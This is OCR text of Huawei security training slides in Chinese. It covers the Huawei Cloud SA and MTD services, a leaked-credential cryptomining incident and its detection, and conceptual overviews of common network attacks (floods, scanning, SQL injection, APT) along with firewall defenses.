
态势感知SA

- SA（Situation Awareness，态势感知）是华为云安全管理与态势分析平台，能够检测出超过20大类的云上安全风险，利用大数据分析技术，为用户呈现出全局安全攻击态势。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 数据采集后，通过大数据基础平台进行批量处理，再通过大数据运营中心进行智能分析，分析结果输入态势感知服务，进行分析和告警等防护操作。




- 资产风险管理：云上业务众多，云上资产日益庞大，以及云资产的变化频繁，大大增加了云上安全风险。
  - SA集中呈现云上主机或漏洞资产风险状况。集中云上所有资产安全状况，实时监控云上业务整体安全，让服务器中的漏洞、威胁和攻击情况一目了然，保障所有资产的安全，帮助企业轻松应对资产安全风险。
- 威胁事件告警：云上各类安全威胁一直存在，还有各类新型威胁类型不断涌出。
  - SA通过汇集全网流量数据和安全防护设备日志信息，能够实时检测和监控云上安全风险，实时呈现告警事件的统计信息，并可对各种威胁事件进行汇聚统计。针对常见的暴力破解、Web攻击、后门木马、僵尸主机威胁事件，可预制的安全防护策略有效防御威胁风险，提升运维效率。
- 漏洞风险通报：随着企业业务的不断上云，为避免漏洞被成功利用，需尽可能多的找出并修复漏洞。
  - SA通过采集云上应急安全通告，能够实时披露新发现的漏洞，通报突发安全漏洞事件和预警潜在漏洞；同时通过集成漏洞扫描结果，能够定期进行漏洞扫描，集中管理主机漏洞和网站漏洞，对系统、软件和网站进行检测，检测出系统、软件和网站存在的漏洞，针对检测到的漏洞提供修复建议。集中进行云上漏洞管理，快速帮助用户识别关键风险，发现攻击者可能感兴趣的资产，帮助用户快速弥补安全短板。
- 风险配置管理：SA支持检测云服务关键配置项，通过执行扫描任务，检查云服务基线配置风险状态，分类呈现云服务配置检测结果，告警提示存在安全隐患的配置，并提供相应配置加固建议和帮助指导。

SA+MTD检测租户身份风险

- 事件背景：有租户（某业务系统的数据库运维人员）为了提升维护效率，将IAM账号和口令明文上传至公网（如GitHub），导致攻击者轻易获取账号和口令，然后登录IAM提权购买ECS，达到挖矿的目的。

攻击者窃取IAM权限从而挖矿的场景



在过程中及时通知租户有账号异常的风险

威胁检测过程：

SA：检查出该IAM账号身份是业务运维人员，不应具备购买资源的权限；

MTD：检测出该租户访问IAM的IP是疑似的恶意IP；
检测出该IAM账号历史上没有购买过ECS，本次购买属于异常操作。
检测出该租户历史上没有访问过业务ECS，本次访问属于异常操作。
检测出该租户下载软件的地址是疑似的恶意IP；
检测出该租户侵占主机执行部署未签名软件的高危命令，并赋予启动进程root权限；

HSS：检测出未知软件属于矿机和矿池的启动和运行软件；
检测出矿机、矿池有违规外联异常行为。

SA：经过分析，由于攻击者拿到账号和密码，IAM、ECS没有发现异常操作，导致发生的一件由IAM账号泄露引起的挖矿事件，造成租户的财产损失和影响业务的正常运行。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- MTD可通过应用威胁情报、AI检测引擎、关联模型等多种先进检测技术，对IAM、CTS、VPC和DNS四个服务的日志进行分析，及时发觉账户登录的暴破操作，追踪和审计网络异常行为，识别网络设备和节点的流量变化，发现诡异的连接数。同时MTD将异常告警上吐到态势感知服务（SA）并联动其他安全服务采取进一步处置行动，SA集成其他安全服务，对整体态势安全进行监控，及时发现系统安全问题。
- MTD服务可以检测IAM账号安全风险，以及利用DNS进行攻击暴露出来的风险，还有各种入侵行为在CTS日志中暴露出来的风险，这几类安全风险其他任何安全服务暂时无法解决或能力较弱。当风险提升时，与IAM进行微认证（如多因子认证、生物识别等），验明正身。

思考题

1. （多选题）为尽可能降低云上环境的安全风险，华为云安全可保护哪些安全？
   A. 工作负载安全
   B. 网络安全
   C. 阻止黑客攻击
   D. 数据安全
2. （判断题）客户租用华为云服务，华为云承担主要安全责任，租户按需使用即可，不用关心安全问题。
   A. T
   B. F

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

1. ABD
2. B

本章总结

- 本章节介绍了公有云的基本概念及架构、公有云面临的安全威胁及租户安全诉求、公有云安全防护框架及具体的安全防护产品和服务。
- 通过本章节的学习，您将能够了解公有云安全防护架构并掌握华为云典型安全防护产品的技术特点和应用场景。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

学习推荐

- 华为官方网站
  - 企业业务：http://enterprise.huawei.com/cn/
  - 技术支持：http://support.huawei.com/enterprise/
  - 在线学习：http://learning.huawei.com/cn/

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Thank you.

把数字世界带入每个人、每个家庭、
每个组织，构建万物互联的智能世界。

Bring digital to every person, home, and organization for a fully connected, intelligent world.

版权所有 © 华为技术有限公司 2026 。
保留一切权利。
未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。
Copyright © Huawei Technologies Co., Ltd. 2026.
All Rights Reserved.
Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

HUAWEI

网络攻击与防御

HUAWEI

前言

- 近年来，网络攻击事件层出不穷，网络上充斥着各种木马、蠕虫、病毒及其变异版本，由于互联网的开放性，用户可以轻而易举获取各种攻击工具并进行网络攻击，对网络安全造成严重的威胁。
- 网络防御是在对各类攻击进行分析，识别的基础上，明确安全防护对象，制定针对性的安全策略，建立强有力的安全保障体系，做到未雨绸缪。
- 本章节我们将会介绍常见的网络攻击原理以及防范技术。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目标

- 学完本课程后，您将能够：
  - 描述各种常见的攻击
  - 描述常见的攻击防御
  - 掌握常见的攻击防御配置
  - 了解华为HiSec智能防御解决方案
  - 掌握防火墙内容安全配置

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


目录

1. **网络攻击概述**
2. 常见网络攻击
3. 网络攻击防御原理
4. HiSec智能防御解决方案
5. 防火墙内容安全实验

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

网络攻击概述

- 网络攻击是指利用计算机网络的弱点和漏洞，针对计算机系统、网络或个人隐私造成破坏、窃取获得非法利益的恶意行为或活动。
- 根据系统是否直接被破坏，攻击可分为主动攻击和被动攻击。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 主动攻击：指攻击者有意识的针对目标系统或网络进行的攻击行为，这种攻击通常具有目的性，旨在获取非法利益，窃取敏感信息、破坏系统功能或进行其他恶意活动，如Web应用攻击、DDoS攻击、畸形报文攻击等。
- 被动攻击：指攻击者不对数据进行任何篡改、伪造，而是未经用户授权（同意）的情况下获得用户相关信息或数据。
  - 扫描：用于检测网络存在的主机、漏洞或安全问题，如端口扫描、漏洞扫描、应用程序扫描、主机扫描等。
  - 窃听：未经授权或非法获取组织（他人）信息或者秘密信息的行为，如窃取电子邮件、个人隐私、敏感信息。
  - 流量分析：指收集、分析网络传输中的用户数据或信息，确定通信双方的位置、通讯的消息长度、通讯模式等，获取敏感信息。

网络攻击危害

- 面对未经授权、恶意的，旨在破坏、入侵、盗用他人计算机网络系统或数据的攻击行为，可能会对个人、组织和社会造成广泛的危害，造成个人隐私被侵犯、业务损失、客户流失、声誉受损以及巨大的经济损失等。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 关键基础设施安全：关键信息基础设施，是指公共通信和信息服务、能源、交通、水利、金融、公共服务、电子政务、国防科技工业等重要行业和领域的，以及其他一旦遭到破坏、丧失功能或者数据泄露，可能严重危害国家安全、国计民生、公共利益的重要网络设施、信息系统等。

网络攻击防御技术


- 面对网络攻击的危害，通过对网络攻击行为进行分析，依据不同的攻击特点，制定相应的防护手段保护网络免受恶意攻击的影响，确保网络的安全性和可用性。
- 以华为防火墙常见的网络攻击防御技术为例，针对不同攻击方式，部署不同的攻击防范方案实现网络攻击防御。如通过联动AntiDDoS设备实现DDoS攻击防御、部署内容安全技术实现反病毒以及恶意报文过滤、部署安全设备（如沙箱）联动实现恶意行为的阻断等。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

网络攻击防御技术的应用场景

- 通常情况下，防火墙部署在企业内网出口，开启攻击防范功能后，防火墙能够区分出正常流量和攻击流量。对正常流量进行放行，对于攻击流量进行阻断，从而有效保障企业内网服务器和PC的正常运行，使服务器能够响应正常用户的业务需求，内网用户的PC能够正常工作。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 其中，畸形报文攻击、特殊报文攻击、扫描类攻击也被称为单包攻击。


目录

1. 网络攻击概述
2. **常见网络攻击**
   - 常见主动攻击
   - 常见被动攻击
3. 网络攻击防御原理
4. HiSec智能防御解决方案
5. 防火墙内容安全实验

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

畸形报文攻击

- 畸形报文攻击通常指攻击者发送大量有缺陷的报文，从而造成主机或服务器在处理这类报文时系统崩溃。
- 常见畸形报文攻击有Smurf攻击、Land攻击、Fraggle攻击、IP欺骗攻击等。此处以Smurf攻击为例介绍畸形报文攻击。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 如需了解其他类型的畸形报文攻击，可查阅《HCIP-Security V4.0》相关章节。

DDoS攻击

- DDoS攻击是一种分布式的DoS攻击。DoS即拒绝服务，其利用TCP/IP协议缺陷，通过占用协议栈资源或者发起大流量拥塞，达到消耗目标机器性能或者带宽资源的目的。不同于其他的留有木马后门或劫持数据的方式，DoS攻击并不威胁敏感数据，使合法用户不能获得应有的服务。
- DDoS即分布式拒绝服务，在DoS攻击的基础上，将多个计算机联合起来作为攻击平台，对一个或多个目标发动DDoS攻击，从而成倍地提高拒绝服务攻击的威力，使目标服务器无法提供正常服务。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 根据采用的攻击报文类型的不同，网络中的DDoS攻击类型主要分为资源耗尽型攻击和流量型攻击。
  - 常见的资源耗尽型攻击有：SYN Flood、DNS Reply Flood、HTTP Flood、HTTPS Flood、SIP Flood等。
  - 常见的流量型攻击有：UDP Flood、UDP Fragment Flood、ICMP Flood、SIP Flood等。

资源耗尽型攻击 - SYN Flood

- 资源耗尽型攻击指消耗目标服务器系统资源，使其无法正常运行或提供服务的攻击，如连接数耗尽、CPU耗尽、URI耗尽等。
- 攻击者伪造大量的SYN请求报文发送给服务器，服务器每收到一个SYN就会响应一个SYN-ACK报文，但是攻击者并不会理会此SYN-ACK报文，所以服务器端会存在大量TCP半开连接，维护这些链接需要消耗大量的CPU及内存资源，最终导致服务器无暇处理正常的SYN请求，拒绝服务。此攻击称为SYN Flood攻击。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 如需了解其他资源耗尽型DDoS攻击与防御，可查阅《 HCIP-Security V4.0 》相关章节。

流量型攻击 - UDP Flood

- 攻击者通过发送大量满载荷数据报文消耗网络带宽资源，严重时造成链路拥塞，超快的速率导致依靠会话转发的网络设备性能降低甚至会话耗尽，从而导致网络瘫痪。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- UDP Flood攻击包括小包和大包两种方式进行攻击：
  - 小包是指64字节大小的数据包，这是以太网上传输数据帧的最小值，在相同流量下，单包体积越小，数据包的数量就越多。如果大量变源变端口的UDP flood会导致依靠会话转发的网络设备，性能降低甚至会话耗尽，从而导致网络瘫痪。
  - 大包是指1500字节以上的数据包，其大小超过了以太网的最大传输单元，使用UDP大包攻击，能够有效的占用网络接口的传输宽带，并迫使被攻击目标在接收到UDP数据时进行分片重组，造成网络拥堵，服务器响应速度变慢。
- 如需了解其他资源耗尽型DDoS攻击与防御，可查阅《HCIP-Security V4.0》相关章节。

基于内容的攻击


- 基于内容的攻击涉及到各种威胁和风险，包括有害内容（色情、暴力、恐怖、不道德）、欺诈和钓鱼、数据泄露、非法网站、黑客攻击、不良网络行为（诽谤、敲诈）等恶意行为。
- 当企业面对这种类型的攻击时，可能导致企业内部核心信息的泄露或因为用户的不当行为给企业带来不良影响。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Web应用攻击

- Web应用攻击是针对Web用户、Web浏览器、Web服务器、Web应用、数据库等的恶意行为，旨在获取敏感信息，破坏网站功能或利用漏洞进行非法活动。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

外部网络入侵

- 企业内网与外部网络连接时，有可能受到外部攻击者的入侵，如执行恶意代码、利用漏洞攻击系统/软件、SQL注入等。

入侵类型	描述
恶意代码	恶意代码包含病毒、木马和间谍软件等。恶意代码可感染或附着在应用程序或文件中，一般通过邮件或文件共享等方式进行传播，威胁用户主机和网络的安全。
SQL注入	SQL注入攻击指的是通过构建特殊的输入作为参数传入Web应用程序，而这些输入大都是SQL语法里的一些组合，通过破坏SQL语句的原始逻辑，进而执行攻击者所希望的操作。SQL注入漏洞属于高危型Web漏洞。
漏洞威胁	网络攻击者、企业内部恶意员工利用系统及软件的漏洞入侵服务器，威胁企业关键业务数据的安全。




病毒入侵

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

APT攻击

- APT攻击是黑客以窃取核心资料为目的，针对企业发动的网络攻击和侵袭行为，其目标是访问企业网络、获取数据，并长期地秘密监视目标计算机系统。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


目录


1. 网络攻击概述
2. **常见网络攻击**
   - 常见主动攻击
   - 常见被动攻击
3. 网络攻击防御原理
4. HiSec智能防御解决方案
5. 防火墙内容安全实验

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

扫描攻击

- 扫描型攻击是一种潜在的攻击行为，并不具有直接的破坏行为，通常是攻击者发动真正攻击前的网络探测行为。常见的扫描攻击有地址扫描攻击、端口扫描攻击等。






Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 地址扫描攻击：攻击者运用ICMP报文（如Ping和Tracert命令）探测目标地址，或者使用TCP/UDP报文对目标地址发起连接（如TCP Ping），若能收到对应的响应报文，则表明目标主机处于活跃状态。
- 端口扫描攻击：攻击者通过对端口进行扫描，探寻被攻击对象目前开放的端口，以确定攻击方式。在端口扫描攻击中，攻击者通常使用端口扫描攻击软件，发起一系列TCP/UDP连接，根据应答报文判断主机是否使用这些端口提供服务。

特殊报文攻击

- 特殊控制报文攻击也是一种潜在的攻击行为，不具直接的破坏行为，攻击者通过发送特殊控制报文探测网络结构，为后续发送真正的攻击做准备。
- 常见的特殊报文攻击有ICMP重定向攻击、Tracert攻击等。此处以Tracert攻击为例介绍特殊报文攻击。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 如需了解其他类型的特殊报文攻击攻击与防御，可查阅《 HCIP-Security V4.0 》相关章节。


目录

1. 网络攻击概述
2. 常见网络攻击
3. **网络攻击防御原理**
   - 单包攻击防范原理
   - DDoS攻击防范原理
   - 内容安全技术原理
   - 其他攻击防范技术
4. HiSec智能防御解决方案
5. 防火墙内容安全实验

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

扫描攻击防范


- 以华为防火墙为例，配置扫描攻击防范后，设备对接收的TCP、UDP、ICMP报文进行检测。
  - 如果某个源IP地址每秒发往不同目的IP地址的报文数超过设定的阈值，就认为该源IP地址在进行IP地址扫描攻击，防火墙将该IP地址加入黑名单，并进行报文阻断。
  - 如果某个源IP地址每秒发出的报文中目的端口不同的报文数超过了设定的阈值时，就认为该源IP地址在进行端口扫描攻击，防火墙将该IP地址加入黑名单，并进行报文阻断。



